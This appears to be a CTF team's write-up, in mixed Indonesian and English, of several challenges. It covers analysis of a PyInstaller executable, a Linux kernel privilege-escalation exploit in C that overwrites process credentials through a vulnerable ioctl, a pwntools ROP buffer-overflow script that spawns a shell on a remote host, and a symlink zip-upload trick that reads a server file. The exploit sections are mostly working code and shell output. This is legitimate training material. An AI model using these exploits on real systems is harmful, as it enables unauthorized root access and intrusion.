

halo semuanya kenalin kami sekumpulan
mahasiswa gemar memancing



aku yang bagian makan ikan

100

wong mancing raine nganti koyo cacing

320

kebelet_pipis

700



Definitely Not A Wibu


Category : forensics

Solusi :

Diberi executable file .exe, setelah di analisa menggunakan virustotal ternyata itu dari pyinstaller

File type	Win32 EXE	executable	windows	win32	pe	peexe
Magic	PE32+ executable (GUI) x86-64, for MS Windows					
TrID	Win64 Executable (generic) (48.7%)		Win16 NE executable (generic) (23.3%)		OS/2 Executable (generic) (9.3%)	
DetectItEasy	PE64		Packer: PyInstaller		Compiler: Microsoft Visual C/C++ (2022+)	
			Compiler: Microsoft Visual C/C++ (19.36.32825) [C]		Linker: Microsoft Linker (14.36.32825)	
			Tool: Visual Studio (2022 version 17.6)		Overlay: zlib archive	
File size	6.62 MB (6941367 bytes)					

Waktu aku coba decompile pake **pydumper** masih banyak error (mungkin karena beda versi python). Berikut potretnya (agak ngeri sih :v)



Lalu sy coba cara lain pake **pyinstxtractor** dan saya dapat pyc nya, namun setelah pyc di decompile, ternyata ke obfus

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8

from pytransform import pyarmor_runtime
pyarmor_runtime()
__pyarmor__(__name__, __file__, b'PYARMOR%00%00%03%08%00U\r\r\n\t4%e0%02%00%00%00%00%01%00%00%00@%00%00%00%ec%0b%00%00%00%00%
```

Setelah mencoba beberapa cara tersebut ternyata susah banget decompile nya, lalu saya memberanikan diri untuk langsung run file tersebut. Namun sebelumnya saya tanya ke author biar lebih aman kalo laptop kenapa kenapa 😭.

 **ocean** Today at 1:29 PM
klo saya jadi korban efeknya apa mas wkwk
males buat vm 😞

 **kangwijen** Today at 1:30 PM
Sesuai deskripsi, internet mati, tapi kalo dikill harusnya udah normal wkkwkw

Akhirnya saya run dan sesuai hint sy lihat (puluhan ribu) packet nya pake wireshark dan nemu .es

```
astebin.com/VsV3PjX0: type A, class IN  
Name: pastebin.com/VsV3PjX0  
[Name length: 21]  
pastebin.com/VsV3PjX0
```

Isinya adalah file zip, tinggal di brute pake john the ripper
Flag **NCW23{j4NGAn_D0nL0T_f1L3_S3mb4RanGAn_YgY}**

Begin Again

Category: pwn

Solution:

A typical kernel pwn by 0xdc9, yet we were given a kernel chall setup namely bzImage, initramfs.cpio.gz, and launch.sh.


Thus we go to analyze kernel module named `insanity.ko`. Not much functionalities in the module, just a basic kernel module, but we have main objective in ioctl handler

```

1 int64 __fastcall intensive_insense_ioctl(file *filp, unsigned int ioctl_num, unsigned __int64 ioctl_param)
2 {
3     if ( ioctl_num == 4097 )
4     {
5         blank = (void (*)(void))ioctl_param;
6         return 0LL;
7     }
8     else
9     {
10        if ( ioctl_num == 4098 )
11            ((void (__fastcall *)(file *, unsigned int, unsigned __int64))blank)(filp, ioctl_num, ioctl_param);
12        return 0LL;
13    }
14 }
```

The ioctl have 2 param, first (4097) is about to change value blank to a pointer function that we provide, second param (4098) is to execute the function. So we basically have Arbitrary execution here, but what did it cost?

Sadly, the chall is set with FG_KASLR and no modprobe 😞, which is it more difficult to elevate our goals.



Fortunately, we have leak our current task struct in read handler, so it gives help.

```

1 ssize_t __fastcall intensive_insense_read(file *filp, char *buffer, size_t length, loff_t *offset)
2 {
3     printk(&unk_165, buffer, length, offset);
4     *(__QWORD *)buffer = __readgsword((unsigned int)&current_task);
5     return length;
6 }
```

It's encouraged by no smap, smep, etc protection stuff, to lavarage the arb exec

```

  -m 5.5.0-rc7
  -append "console=ttyS0 kaslr nosmap nosmep nokpti quiet panic=0"\e
  -c
```

Ok the idea is clear

1. We used our read module handler to leak our current task struct
 2. Calculate the offset cred based on current task struct i.e current_task + 0x630
- <https://elixir.bootlin.com/linux/v5.5-rc7/source/include/linux/sched.h#L880>

3. Create our custom function to set in ioctl param 1 (4097), inside the function we prepare out shellcode to overwrite real_cred from uid 0x1000 to 0 as its have no smep enabled in kernel.
4. Exec the function with ioctl param 2 (4098). It executed our shellcode instead
5. Profit

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdint.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/prctl.h>

int fd = -1;
unsigned long cred;

void asdf(void) {
    __asm__(
        ".intel_syntax noprefix;"
        "movabs rax, cred;"
        "mov rax, qword ptr [rax];"
        "mov qword ptr [rax], 0; "
        "add rax, 8; "
        "mov qword ptr [rax], 0; "
        "add rax, 8; "
        "mov qword ptr [rax], 0; "
        "add rax, 8; "
        "mov qword ptr [rax], 0; "
        "add rax, 8; "
        "mov qword ptr [rax], 0; "
        ".att_syntax;"
    );
}

int main() {
    fd = open("/proc/admin", O_RDWR);
```

```
unsigned long buf;
read(fd, &buf, 8);

cred = buf+0x630;
printf("cred: 0x%llx\n", cred);

ioctl(fd, 0x1001, (unsigned long)asdf);
ioctl(fd, 0x1002, NULL);

system("sh");
}
```

```
[*] Switching to interactive mode
./solvesemuanya kenalin kami se...
cred: 0xfffff8c0a46be0b30
/t # $ id
id
uid=0(root) gid=0(root) groups=1000(ctf)
/t # $ cat /flaf
cat /flaf
cat: can't open '/flaf': No such file or
/t # $ cat /flag
cat /flag

NCW23{oke_ini_lumayan_nguli_yah}
/t # $
[*] Interrupted
[*] Closed connection to 103.152.118.120
```

```
/t # $ cat /f  
cat /flaf  
cat: can't open /f  
/t # $ cat /f  
cat /flag
```

Le Oriental

Category: pwn

Solution:

Entah kenapa ini merupakan chall paling ngeselin menurut gw, 3 jam cuman buat nyari libc yang sesuai sama server. Udah kucoba segala cara, lewat libc.rip, ngeclone libc rip databasenya di github, lelah, sampe menanyakan diri gw “gw bisa solp kernel tpi bof ez aj gabisa”

Dan setelah mau nyerah, trus nyoba strings lah kok ketemu, eh ternyata debian 😊
Dalem hati:



Oke sedikit berkeluh kesah, sekarang pembahasan challnya.

Simple, BOF

```
from pwn import *

context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('./chall', 0)
p = remote('103.145.226.206', 20022)
libc = ELF('libc', 0)
#gdb.attach(p)
sleep(2)

def leak():
    p.recvuntil(b'Leave\n')
    p.sendlineafter(b'>> ', b'2')
    p.sendlineafter(b'(y/n) ', b'y')
    p.recvuntil(b'SojuYard\n')
    p.sendlineafter(b'>> ', b'3')
    p.recvuntil(b'some ')
    return eval(p.recvline(0).strip().decode())
```

```
def expl(payload):
    p.recvuntil(b'Leave\n')
    p.sendlineafter(b'>> ', b'1')
    p.recvuntil(b'visit?\n')
    p.sendlineafter(b'>> ', b'FOMO')
    p.sendlineafter(b'?? ', payload)

elf.address = leak() - 0x18bb

pop_rdi = next(elf.search(asm('pop rdi; ret')))
pop_rsi = next(elf.search(asm('pop rsi; ret')))
pop_rdx = next(elf.search(asm('pop rdx; ret')))
ret = pop_rdi + 1

payload = cyclic(328, n=8)
payload += p64(pop_rdi) + p64(elf.got.printf)
payload += p64(elf.sym.puts) + p64(ret) * 2

payload += p64(elf.sym.showShops)
expl(payload=payload)

libc.address = unpack(p.recvline(0).strip(), 'all') - libc.sym.printf
info(f'libc {hex(libc.address)}')

payload = cyclic(328) + p64(ret) * 2
payload += p64(pop_rdi) + p64(next(libc.search(b'/bin/sh\x00'))) +
p64(ret) * 3
payload += p64(libc.sym.system)
p.recvuntil(b'vest?\n')
p.sendlineafter(b'>> ', b'FOMO')
p.sendlineafter(b'?? ', payload)

p.interactive()
```

```
[+] Opening connection to 103.145.226.206 on port 20022: Done
[*] libc 0x7fc0e1034000
[*] Switching to interactive mode
$ ls
flag_number_one.txt
flag_part_two.txt
oriental
run
$ cat fl*  payload += p64(elf.sym.showShops)
NCW2023{1_th0ugh7_4_s1mpl3_R0P_w0uld_b3_3n0ugh_bu7_4dd1n9_S3CC0MP_15_FuN_h3h3h3}$
```

Zip Sleep

Category: Web Exploitation

Diberikan sebuah soal dengan deskripsi berikut

Challenge

8 Solves



Zip Sleep

320

I have recently created a web app that provides online ZIP extraction functionality to help people avoid malware disguised as a ZIP file

<http://103.145.226.206:7865>

Mirror URL: <http://103.145.226.209:7865>

Author: Maskirovka

► View Hint

Flag

Submit

Ketika URL dikunjungi website meminta user untuk upload zip file yang kemudian nanti akan dibantu ekstrak zip filenya.

Sesuai namanya zip sleep saya terpikir untuk mencoba zip slip.

<https://www.hackingloops.com/zip-slip-abusing-file-uploads-to-get-rce/>

Ketika mencoba mengupload zip file website meminta untuk menyertakan ekstensi .kipak

Langsung saja kita generete pdf filenya dengan command dibawah

```
[root@parrot]~[/home/moza/ctf/slip]
└─#ln -s "/var/mail/mail.txt" flag.kipak;zip --symlinks flag.zip flag.kipak
   adding: flag.kipak (stored 0%)
```

Upload file flag.zip

Not secure | 103.145.226.206:7865/uploads/d0125c798e6f1d5745d9215b5748c956/flag.kipak

Dear players,

This mail is a proof that you've already completed the challenge (in intended way I hope). Hence, here's the flag that you've searched for:

NCW23{zippoooooooooooooooooooooooppanjang_banget}

Regards,
Challenge creator

Flag :

NCW23{zippoooooooooooooooooooooooppanjang_banget}

*tambahan

Cuma curhat

